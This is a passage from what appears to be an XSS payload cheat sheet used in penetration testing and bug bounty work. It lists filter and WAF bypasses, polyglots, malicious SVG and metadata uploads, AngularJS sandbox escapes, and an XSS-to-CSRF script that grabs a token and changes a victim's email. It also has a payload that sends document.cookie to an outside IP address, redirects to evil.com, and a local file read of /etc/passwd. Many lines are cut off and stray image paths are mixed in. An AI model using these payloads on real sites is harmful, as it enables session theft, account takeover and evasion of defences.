<iframe src="//evil?
<iframe src="//evil?
<input type=hidden type=image src="//evil?

# Unclosed Tags
<svg onload=alert(1)//

```

Blind

```
# Blind XSS
# https://github.com/LewisArdern/bXSS
# https://github.com/ssl/ezXSS
# https://xsshunter.com/

# Blind XSS detection
# Xsshunter payload in every field
# Review forms
# Contact Us pages
# Passwords(You never know if the other side doesn't properly handle input and if your password is stored in plain text)
# Address fields of e-commerce sites
# First or Last Name field while doing Credit Card Payments
# Set User-Agent to a Blind XSS payload. You can do that easily from a proxy such as Burpsuite
# Log Viewers
# Feedback Page
# Chat Applications
# Any app that requires user moderation
# Host header
# Why cancel subscription? forms
```

Bypasses

```

# No parentheses
<script>onerror=alert;throw 1</script>
<script>throw onerror=eval,'=alert\x281\x29'</script>
<script>'alert\x281\x29' instanceof {[Symbol.hasInstance]:eval}</script>
<script>location='javascript:alert\x281\x29'</script>
<script>alert`1`</script>
<script>new Function`X${document.location.hash.substr`1`}`</script>

# No parentheses and no semicolons
<script>{onerror=alert}throw 1</script>
<script>throw onerror=alert,1</script>
<script>onerror=alert;throw 1337</script>
<script>{onerror=alert}throw 1337</script>
<script>throw onerror=alert,'some string',123,'haha'</script>

# No parentheses and no spaces:
<script>Function`X${document.location.hash.substr`1`}```</script>

# Angle brackets HTML encoded (in an attribute)
“onmouseover=“alert(1)
‘-alert(1)-’

# If quote is escaped
`}alert(1);{‘
`}alert(1)%0A{‘
\’}alert(1);{//

# Embedded tab, newline, carriage return to break up XSS
<IMG SRC="jav&#x09;ascript:alert('XSS');">
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
<IMG SRC="jav&#x0D;ascript:alert('XSS');">

# RegEx bypass


# Other
<svg/onload=eval(atob('YWxlcnQoJ1hTUycp'))>: base64 value which is alert('XSS')

```

Encoded

Polyglots

```

jaVasCript:/*-/*`/*`/*'/*"/**/(/* */oNcliCk=alert() )//%0D%0A%0d%0a//<stYle/</titLe/</teXtar
-->'"></sCript><deTails open x=">" ontoggle=(co\u006efirm)``>
oNcliCk=alert(1)%20)//%0D%0A%0d%0a//<stYle/</titLe/</teXtarEa/</scRipt/--!>%5Cx3csVg/<img/sr
javasCript:/*--></title></style></textarea></script></xmp><svg/onload='+/"+/+onmouseover=1+/
javasCript:alert()//<img src=x:x onerror=alert(1)>"';alert()//";alert()//';alert()//';ale
';alert(String.fromCharCode(88,83,83))//';alert(String. fromCharCode(88,83,83))//';alert(Stri
"><marquee><img src=x onerror=confirm(1)></marquee>"></plaintext></|\><plaintext/onmouseov
```
%3C!%27!%22!/\%27/\%22/ - !%3E%3C/Title/%3C/script/%3E%3CInput%20Type=Text%20Style=position:
<!'/!"/!\'/\"/ - !></Title/</script><Input Type=Text Style=position:fixed;top:0;left:0;font-
jaVasCript:/*-/*`/*`/*'/*"/**/(/* */oNcliCk=alert())//%0D%0A%0d%0a//<stYle/</titLe/</teXtarEa/</sc
">>
" ></plaintext></|\><plaintext/onmouseover=prompt(1) >prompt(1)@gmail.com<isindex formaction=j
" onclick=alert(1)//<button ' onclick=alert(1)//> /* alert(1)//
?msg=<img/src=%00`%20onerror=this.onerror=confirm(1)
<svg/onload=eval(atob('YWxlcnQoJ1hTUycp'))>
<sVg/oNloAd="JaVaScRiPt:/*/*'/*"/\eval(atob('Y29uZmlybShkb2N1bWVudC5kb21haW4p0w=='))"> <ifra
';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//';alert(Stri
jaVasCript:/*-/*`/*`/*'/*"/**/(/* */oNcliCk=alert())//%0D%0A%0d%0a//<stYle/</titLe/</teXtar
'"><marquee></marquee>"></plaintext></|\><plaintext/onmouse o

No parenthesis, back ticks, brackets, quotes, braces
a=1337,b=confirm,c=window,c.onerror=b;throw-a

Another uncommon
'-(a=alert,b=_Y000!_,[b].find(a))-'

Common XSS in HTML Injection
<svg onload=alert(1)>
</tag><svg onload=alert(1)>
"></tag><svg onload=alert(1)>
' onload=alert(1)><svg/1='
'>alert(1)</script><script/1='
/alert(1)</script><script>/
/alert(1)">'onload="/<svg/1='
`-alert(1)">'onload="`<svg/1='
/</script>'>alert(1)/<script/1='
p=<svg/1='&q='onload=alert(1)>
p=<svg 1='&q='onload='/*&r=/*/alert(1)'>
q=<script/&q=/src=data:&q=alert(1)>
<script src=data:,alert(1)>
inline
"onmouseover=alert(1) //
"autofocus onfocus=alert(1) //
src attribute
javasCript:alert(1)
JS injection
'-alert(1)-
'/alert(1)//
\'/alert(1)//
'}alert(1);{'
'}alert(1)%0A{'

```

```

\'}alert(1);///
/alert(1)//\
/alert(1}///\
${alert(1)}

XSS onscroll
<p style=overflow:auto;font-size:999px onscroll=alert(1)>AAA<x/id=y></p>#y

XSS filter bypasss polyglot:
';alert(String.fromCharCode(88,83,83))//';alert(String. fromCharCode(88,83,83))//";alert(Stri
"">><marquee></marquee>" ></plaintext></||><plaintext/onmouseove

" <script> x=new XMLHttpRequest; x.onload=function(){ document.write(this.responseText.fontsi;
" <script> x=new XMLHttpRequest; x.onload=function(){ document.write(this.responseText) }; x.o

GO SSTI
{{define "T1"}}<script>alert(1)</script>{{end}} {{template "T1"}}

Some XSS exploitations
- host header injection through xss
add referer: batman
hostheader: bing.com">script>alert(document.domain)</script><"

- URL redirection through xss
document.location.href="http://evil.com"
- phishing through xss - iframe injection
<iframe src="http://evil.com" height="100" width="100"></iframe>
- Cookie stealing through xss
https://github.com/lnxg33k/misc/blob/master/XSS-cookie-stealer.py
https://github.com/s0wr0b1ndef/WebHacking101/blob/master/xss-reflected-steal-cookie.md
<script>var i=new Image;i.src="http://172.30.5.46:8888/?"+document.cookie;</script>

- file upload through xss
upload a picturefile, intercept it, change picturename.jpg to xss paylaod using intruder attack
- remote file inclusion (RFI) through xss
php?=http://brutelogic.com.br/poc.svg - xsspayload
- convert self xss to reflected one
copy response in a file.html -> it will work

XSS to SSRF
<esi:include src="http://yoursite.com/capture" />

XSS to LFI
<script> x=new XMLHttpRequest; x.onload=function(){ document.write(this.responseText);
</iframe>')"/>
<script>document.write('<iframe src=file:///etc/passwd></iframe>');</script>

```

## XSS in files

```

XSS in filename:
">>.gif

XSS in metadata:
exiftool -FIELD=XSS FILE
exiftool -Artist=' ">' brute.jpeg
exiftool -Artist='"><script>alert(1)</script>' dapos.jpeg

XSS in GIF Magic Number:
GIF89a/*<svg/onload=alert(1)>*/=alert(document.domain)//;
If image can't load:
url.com/test.php?p=<script src=http://url.com/upload/img/xss.gif>

XSS in png:
https://www.secjuice.com/hiding-javascript-in-png-csp-bypass/

XSS in PDF:
https://www.noob.ninja/2017/11/local-file-read-via-xss-in-dynamically.html?m=1

XSS upload filename:
cp somefile.txt \"\>\<img\ src\ onerror=prompt\(1\)\>
.png
">.png
"><svg onmouseover=alert(1)>.svg
<<script>alert('xss')<!--a-->a.png
"><svg onload=alert(1)>.gif

XSS Svg Image upload
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
 <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
 <script type="text/javascript">
 alert('XSS!');
 </script>
</svg>

XSS svg image upload 2
If you're testing a text editor on a system that you can also upload files to, try to embed
<iframe src="https://s3-us-west-2.amazonaws.com/s.cdpn.io/3/movingcart_1.svg" frameborder="0">
If that works, upload an SVG with the following content and try rendering it using the text editor
<svg xmlns="http://www.w3.org/2000/svg">
 <script>alert(document.domain)</script>
</svg>

XSS in SVG 3:
<svg xmlns="http://www.w3.org/2000/svg" onload="alert(document.domain)"/>

XSS in XML
<html>
<head></head>
<body>
<something:script xmlns:something="http://www.w3.org/1999/xhtml">alert(1)</something:script>
</body>

```

```
</html>

https://brutelogic.com.br/blog/file-upload-xss/

" ="" '"></><script></script><svg onload="alertonload=alert(1)"" onload=setInterval'alert\x28c

XSS in existent jpeg:
exiftool -Artist='"><svg onload=alert(1)>' xss.jpeg

XSS in url (and put as header)
http://acme.corp/?redir=[URI_SCHEME]://gremwell.com%0A%0A[XSS_PAYLOAD]

XSS in XML
<?xml version="1.0" encoding="UTF-8"?>
<html xmlns:html="http://w3.org/1999/xhtml">
<html:script>prompt(document.domain);</html:script>
</html>
```

## DOM XSS

```

<iframe src=javascript:alert(1)>
<details open ontoggle=alert(1)>
<svg><svg onload=alert(1)>
data:text/html,
data:text/html,<iframe src=javascript:alert(1)>
<iframe src=TARGET_URL onload="frames[0].postMessage('INJECTION','*')">
"><svg onload=alert(1)>
javascript:alert(document.cookie)
\"-alert(1)}//
```

## XSS to CSRF

```
Example:

Detect action to change email, with anti csrf token, get it and paste this in a comment to comment

<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/email',true);
req.send();
function handleResponse() {
 var token = this.responseText.match(/name="csrf" value="(\w+)"\)/)[1];
 var changeReq = new XMLHttpRequest();
 changeReq.open('post', '/email/change-email', true);
 changeReq.send('csrf=' + token + '&email=test@test.com')
};
</script>
```

# AngularJS Sandbox

```
Removed in AngularJS 1.6
Is a way to avoid some strings like window, document or __proto__.

Without strings:
/?search=1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:toString().constructor.fromChara

With CSP:
<script>
location='https://your-lab-id.web-security-academy.net/?search=%3Cinput%20id=x%20ng-focus=$eve
</script>

v 1.6 and up
{{$new.constructor('alert(1')())}}
<x ng-app>{{$new.constructor('alert(1')())}}

{{$constructor.constructor('alert(1')())}}
{{$constructor.constructor('import("https://six2dez.xss.ht")')()}}
{{$on.constructor('alert(1')())}}
{{{}."));alert(1)//"{}}
{{{}."));alert(1)//"{}}
toString().constructor.prototype.charAt= [].join; [1,2]|orderBy:toString().constructor.fromChara
```

## XSS in JS

```
Inside JS script:
</script>
</script><script>alert(1)</script>

Inside JS literal script:
'-alert(document.domain)-'
';alert(document.domain)//
'-alert(1)-'

Inside JS that escape special chars:
If ';'alert(document.domain)// is converted in \'';alert(document.domain)//
Use \'';alert(document.domain)// to obtain \\';alert(document.domain)//
\'-alert(1)//

Inside JS with some char blocked:
onerror=alert;throw 1
/post?postId=5%27},x=x=%3E{throw/**/onerror=alert,1337},toString=x,window%2b%27%27,{x:%27

Inside {}
${alert(document.domain)}
${alert(1)}
```

## XSS Waf Bypasses

```

Only lowercase block
<sCRipT>alert(1)</sCRipT>

Break regex
<script>%0aalert(1)</script>

Double encoding
%2522

Recursive filters
<scr<script>ipt>alert(1)</scr</script>ipt>

Inject anchor tag

Bypass whitespaces
<svg>onload=alert(1)>

Change GET to POST request

Imperva Incapsula
%3Cimg%2Fsrc%3D%22x%22%2Fonerror%3D%22prom%5Cu0070t%2526%2523x28%3B%2526%25 23x27%3B%2526%2522:

<iframe>onload='this["src"]="javas	cript:al"+ert``"';><img src=q onerror='new Function`a`()

WebKnight
<details ontoggle=alert(1)>
<div contextmenu="xss">Right-Click Here<menu id="xss" onshow="alert(1)">

F5 Big IP
<body style="height:1000px" onwheel="[DATA]">
<div contextmenu="xss">Right-Click Here<menu id="xss" onshow="[DATA]">
<body style="height:1000px" onwheel="[JS-F**k Payload]">
<div contextmenu="xss">Right-Click Here<menu id="xss" onshow=[JS-F**k Payload]">
<body style="height:1000px" onwheel="prom%25%32%33%25%32%36x70;t(1)">
<div contextmenu="xss">Right-Click Here<menu id="xss" onshow="prom%25%32%33%25%32%36x70;t(1)">

Barracuda WAF
<body style="height:1000px" onwheel="alert(1)">
<div contextmenu="xss">Right-Click Here<menu id="xss" onshow="alert(1)">

PHP-IDS
<svg>onload=+[DATA]">
<svg>onload=+"aler%25%37%34(1)">

Mod-Security
<a href="j[785 bytes of (
)]avascript:alert(1);">XSS
<script>alert(%xss%)</script>
%25%32%35%25%33%36%25%36%36%25%32%35%25%33%36%25%36%35mouseover=alert(1)>

Quick Defense:
<input type="search" onsearch="aler\u0007(1)">


```


```
<details ontoggle="aler\u0074(1)">

